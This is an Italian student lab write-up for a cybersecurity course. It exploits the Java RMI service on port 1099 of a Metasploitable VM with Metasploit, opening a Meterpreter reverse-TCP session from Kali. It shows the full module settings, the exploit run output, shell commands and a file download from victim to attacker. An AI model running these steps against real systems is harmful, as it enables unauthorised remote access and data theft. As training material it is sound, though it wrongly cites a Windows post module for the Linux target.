EPICODE

Progetto S7/L5 PDF

Esercizio
Traccia e requisiti

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.
Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

  1) configurazione di rete.

  2) informazioni sulla tabella di routing della macchina vittima.


2 4

Obiettivo

Sfruttare una vulnerabilità Java RMI su porta 1099 per ottenere accesso remoto con Meterpreter da Kali Linux verso Metasploitable.

Prerequisiti

- Kali Linux: IP **192.168.11.111**
- Metasploitable: IP **192.168.11.112**
- Porta vulnerabile su Metasploitable: **1099 (Java RMI)**
- Rete configurata correttamente (ping funziona tra le due macchine)



Passaggi con Metasploit

Avvio Metasploit

msfconsole

```
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View missing module options with show missing

 _________________________________________________________________________
|                                                                         |
|                   METASPLOIT CYBER MISSILE COMMAND V5                   |
|_________________________________________________________________________|
       \       .                          /                       /            x
        \                                 /                       /
         \            +                  /                 +     /
          \          *                   /                       /
    x                                    /          .            /             x
                                        /                      ###
                                       /                      # % #
                                      /                       ###
                  .                  /
    .                               /          .        *          .
                                   /
                                  *
                +                                  *
                                          ^
####       __     __     __     \        #######        __     __     __     \       ####
####      /  \ /  \ /  \ /  \            ###########   /  \ /  \ /  \ /  \           ####
##############################################################################################
##############################################################################################
# WAVE 5 ######## SCORE 31337 ################################### HIGH FFFFFFFF #
##############################################################################################
                                                                  https://metasploit.com


       =[ metasploit v6.4.56-dev                          ]
+ -- --=[ 2505 exploits - 1291 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search rmi

Matching Modules
================

   #    Name                                                                    Disclosure Date  Ran
k       Check  Description                                                                       
   -    -----  -----------                                                     ---------------  ---
-
   0    exploit/linux/local/asan_suid_executable_priv_esc                       2016-02-17       exc
```

Cerco moduli Java RMI

search rmi

Tra i risultati troviamo dopo qualche tentativo e ricerca quello che fa al caso nostro:

exploit/multi/misc/java_rmi_server

```
File  Actions  Edit  View  Help
   624     \_ target: Linux x64                                                    .              .
         .       .
   625     \_ target: Linux x86                                                    .              .
         .       .
   626   exploit/multi/local/xorg_x11_suid_server_modulepath                       2018-10-25     goo
d        Yes     Xorg X11 Server SUID modulepath Privilege Escalation
   627     \_ target: Linux x64                                                    .              .
         .       .
   628     \_ target: Linux x86                                                    .              .
         .       .
   629     \_ target: Solaris x86                                                  .              .
         .       .
   630     \_ target: Solaris x64                                                  .              .
         .       .
   631   exploit/linux/http/xplico_exec                                            2017-10-29     exc
ellent   Yes     Xplico Remote Code Execution
   632   auxiliary/gather/xymon_info                                               .              nor
mal      No      Xymon Daemon Gather Information
   633   exploit/linux/local/zimbra_postfix_priv_esc                               2022-10-13     exc
ellent   Yes     Zimbra sudo + postfix privilege escalation
   634   exploit/linux/local/zimbra_slapper_priv_esc                               2021-10-27     exc
ellent   Yes     Zimbra zmslapd arbitrary module load
   635   exploit/linux/http/zyxel_lfi_unauth_ssh_rce                              2022-02-01     exc
ellent   Yes     Zyxel chained RCE using LFI and weak password derivation algorithm
   636     \_ target: Unix Command                                                 .              .
         .       .
   637     \_ target: Linux Dropper                                                .              .
         .       .
   638     \_ target: Interactive SSH                                              .              .
         .       .
   639   exploit/linux/http/elfinder_archive_cmd_injection                         2021-06-13     exc
ellent   Yes     elFinder Archive Command Injection
   640   exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection         2019-02-26     exc
ellent   Yes     elFinder PHP Connector exiftran Command Injection
   641   exploit/linux/local/cve_2022_1043_io_uring_priv_esc                       2022-03-22     gre
at       Yes     io_uring Same Type Object Reuse Priv Esc
   642   exploit/linux/local/lastore_daemon_dbus_priv_esc                          2016-02-02     exc
ellent   Yes     lastore-daemon D-Bus Privilege Escalation
   643   exploit/unix/webapp/opensis_chain_exec                                    2020-06-30     exc
ellent   Yes     openSIS Unauthenticated PHP Code Execution
   644   exploit/unix/webapp/oscommerce_filemanager                                2009-08-31     exc
ellent   No      osCommerce 2.2 Arbitrary PHP Code Execution
   645   exploit/multi/http/phpmyadmin_null_termination_exec                       2016-06-23     exc
ellent   Yes     phpMyAdmin Authenticated Remote Code Execution
   646   exploit/linux/local/ptrace_sudo_token_priv_esc                            2019-03-24     exc
ellent   Yes     ptrace Sudo Token Privilege Escalation
   647   exploit/linux/local/runc_cwd_priv_esc                                     2024-01-31     exc
ellent   Yes     runc (docker) File Descriptor Leak Privilege Escalation


Interact with a module by name or index. For example info 647, use 647 or use exploit/linux/local/runc_cwd_priv_esc

 macchina remota. sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla
```

Uso il modulo

use exploit/multi/misc/java_rmi_server

Configuro le opzioni

set RHOSTS 192.168.11.112
set RPORT 1099
set PAYLOAD java/meterpreter/reverse_tcp
set LHOST 192.168.11.111
set LPORT 4444

```
   0  exploit/multi/misc/java_rmi_server          2011-10-15       excellent  Yes    Java RMI Server Insecure Default
 Configuration Java Code Execution
   1     \_ target: Generic (Java Payload)         .                .          .      .
   2     \_ target: Windows x86 (Native Payload)   .                .          .      .
   3     \_ target: Linux x86 (Native Payload)     .                .          .      .
   4     \_ target: Mac OS X PPC (Native Payload)  .                .          .      .
   5     \_ target: Mac OS X x86 (Native Payload)  .                .          .      .
   6  auxiliary/scanner/misc/java_rmi_server      2011-10-15       normal     No     Java RMI Server Insecure Endpoin
t Code Execution Scanner


Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/misc/java_rmi_server

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set rport 1099
rport => 1099
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                         on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Verifico le opzioni

show options

Eseguo l'exploit

exploit

in alternativa run

Se l'attacco va a buon fine ottengo la sessione di meterpreter:

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/4w5Zg8vpuaO
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39525) at 2025-05-16 05:09:07 -0400

meterpreter >
```

Obiettivo:

1. Ottenere configurazione di rete
2. Visualizzare tabella di routing della macchina vittima

Passaggi in Meterpreter

1. **Ottengo configurazione di rete**

   ipconfig

Questo comando mostra gli indirizzi IP, maschere di rete, e interfacce della macchina vittima.

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/4w5Zg8vpuaO
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:39525) at 2025-05-16 05:09:07 -0400

meterpreter > ipconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef3:34ee
IPv6 Netmask : ::

meterpreter >
```

2. **Ottengo tabella di routing**

   run post/windows/gather/enum_network

```
meterpreter > download netinfo.txt
[-] stdapi_fs_stat: Operation failed: 1
meterpreter > shell
Process 2 created.
Channel 2 created.
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f3:34:ee
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef3:34ee/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:177 errors:0 dropped:0 overruns:0 frame:0
          TX packets:186 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:135244 (132.0 KB)  TX bytes:31522 (30.7 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:222 errors:0 dropped:0 overruns:0 frame:0
          TX packets:222 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:83309 (81.3 KB)  TX bytes:83309 (81.3 KB)

route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.11.0    0.0.0.0         255.255.255.0   U     0      0        0 eth0
netinfo.txt
```

Possiamo anche creare un file nella macchina targhet e poi scaricarlo e salvarlo su macchina attaccante:

Richiamiamo la shell:

Shell

ed eseguiamo i comandi seguenti

ifconfig > netinfo.txt

route -n >> netinfo.txt


ls -l netinfo.txt verifichiamo che il file sia stato creato

Poi usciamo dalla shell con exit e da Meterpreter con il seguente comando scarichiamo il file su macchina attaccante :

download netinfo.txt

```
meterpreter > shell
Process 3 created.
Channel 3 created.
ls -l netinfo.txt
-rw-r--r-- 1 root root 1127 May 16 05:22 netinfo.txt
exit
meterpreter > download netinfo.txt
[*] Downloading: netinfo.txt → /home/kali/netinfo.txt
[*] Downloaded 1.10 KiB of 1.10 KiB (100.0%): netinfo.txt → /home/kali/netinfo.txt
[*] Completed  : netinfo.txt → /home/kali/netinfo.txt
meterpreter >
```

Qui vediamo che il file è stato scaricato sulla home di kali (attaccante) e visualizziamo il contenuto


Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
wordlists
HGVfBU.jpeg
MJlKrRsr.jpeg
netinfo.txt
password.
etinfo.txt" | 1.1 KiB (1,127 bytes) | Plain text document
~/netinfo.txt - Mousepad
File Edit Search View Document Help
eth0 Link encap:Ethernet HWaddr 08:00:27:f3:34:ee
inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fef3:34ee/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:186 errors:0 dropped:0 overruns:0 frame:0
TX packets:199 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:136255 (133.0 KB) TX bytes:36096 (35.2 KB)
Base address:0×d020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:226 errors:0 dropped:0 overruns:0 frame:0
TX packets:226 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:85353 (83.3 KB) TX bytes:85353 (83.3 KB)
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
192.168.11.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0